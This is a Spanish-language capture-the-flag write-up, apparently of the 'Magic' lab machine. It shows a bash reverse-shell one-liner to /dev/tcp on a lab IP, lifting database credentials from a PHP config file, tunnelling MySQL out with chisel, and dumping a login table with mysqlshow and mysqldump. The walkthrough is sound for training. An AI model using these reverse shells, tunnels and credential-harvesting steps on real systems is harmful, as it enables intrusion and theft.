
al buscar por el nombre de la imagen si se detecta

validamos ejecución de comandos y obtenemos shell.

para la shell utilicé varios caminos, sin embargo, el más efectivo y funcional fue enviar una reverse Shell por burpsuite, enviando la petición al repiter y colocándolaa en formato URL (ctrl+u).

bash -c "bash -i >& /dev/tcp/10.10.14.10/123 0>&1"





Mejoro la Shell para buscar la forma de escalar privilegios, sin embargo, trato de capturarel flag del usuario y no tenemos permisos.

```
www-data@magic:/home$ cd theseus/
www-data@magic:/home/theseus$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  user.txt
www-data@magic:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@magic:/home/theseus$
```

Luego de buscar en las carpetas encuentro el siguiente archivo con credenciales

```
www-data@magic:/var/www/Magic$ ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
www-data@magic:/var/www/Magic$
```

```
www-data@magic:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

iamkingtheseus
pruebo credenciales, pero no me deja acceder.

```
theseus
www-data@magic:/var/www/Magic$ su theseus
Password:
su: Authentication failure
www-data@magic:/var/www/Magic$
```

Me conecto por bases de datos para validar si logro entrar en una tabla de contraseñas
mysql -u theseus -p"iamkingtheseus"

```
www-data@magic:/var/www/Magic/assets$ mysql -u theseus -p"iamkingtheseus"

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.

www-data@magic:/var/www/Magic/assets$
```


Sin embargo, al parecer no tenemos MySQL instalado a pesar de que esté corriendo su puerto

```
www-data@magic:/var/www/Magic/assets$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0    286 10.10.10.185:33954      10.10.14.7:123          ESTABLISHED 1802/bash
tcp        0      1 10.10.10.185:46032      1.1.1.1:53              SYN_SENT    -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       1      0 10.10.10.185:80         10.10.14.7:59908        CLOSE_WAIT  -
udp        0      0 127.0.0.1:38737         127.0.0.53:53           ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:34114           0.0.0.0:*                           -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::50434                :::*                                -
www-data@magic:/var/www/Magic/assets$
```

En este punto se me ocurrió traerme ese port por medio de chisel, otro camino es ayudarnos de la herramienta mysqldump la cual a diferencia de mysql esta si se encuentra instalada.

Forma 1 Port Forwarding with Chisel

Descargamos chisel este lo traemos de otra máquina ya hecha



Recordemos la sintaxis
https://exploit-notes.hdks.org/exploit/network/port-forwarding/port-forwarding-with-chisel/


In local machine

chisel server -p 9999 --reverse


In remote machine
replace 10.0.0.1 with your local ip

chisel client 10.0.0.1:9999 R:8090:172.16.22.2:8000


levantamos un servidor python y ponemos chisel en tmp




damos permisos de ejecución y validamos que funcione




Ahora se viene lo bueno y es ponernos en escucha en local y transferir el puerto de MySQL desde la víctima o el cliente.
en kali
./chisel.sh server --reverse -p 111
en Magic, recordar que R es de remote y el primer port es por el que queremos traer ese puerto en la máquina de kali en este caso yo puse el 33, aunque también pude haber puesto el mismo 3306.
El segundo port es el puerto a traer de la víctima ,
./chisel.sh client 10.10.14.5:111 R:33:10.10.10.185:3306







Ahora para conectarnos debemos añadir el flag -h de hosts y la -P de port.


mysql -u theseus -p"iamkingtheseus" -P 33 -h 127.0.0.1




Realizamos el reconocimiento básico de bases de datos.
show databases; use database; show tables;








y encontramos un pass
select *from login;




Validamos si funciona ese pass
su theseus



Forma 2 mysqldump

Al encontrar credenciales de acceso a una base de datos lo lógico es pensar que podemos entrar con mysql, sin embargo, este no se encuentra presente en la PC




Por ende realizamos una búsqueda seguido de tab para ver qué funcionalidades de MySQL tenemos.

Encontramos varias interesantes entre ellas **mysqldump** y ***mysqlshow***


mysqlshow

Busque algo de sintaxis de como usar, sin embargo, no encontré entonces solo utilice comandos de usuario y contraseña con la instrucción.


mysqlshow -u theseus -p"iamkingtheseus"



Averiguando más afondo según parece solo con el nombre de la base de datos podemos acceder.
https://dev.mysql.com/doc/refman/8.4/en/mysqlshow.html
mysqlshow -u theseus -p"iamkingtheseus" Magic




mysqlshow -u theseus -p"iamkingtheseus" Magic login



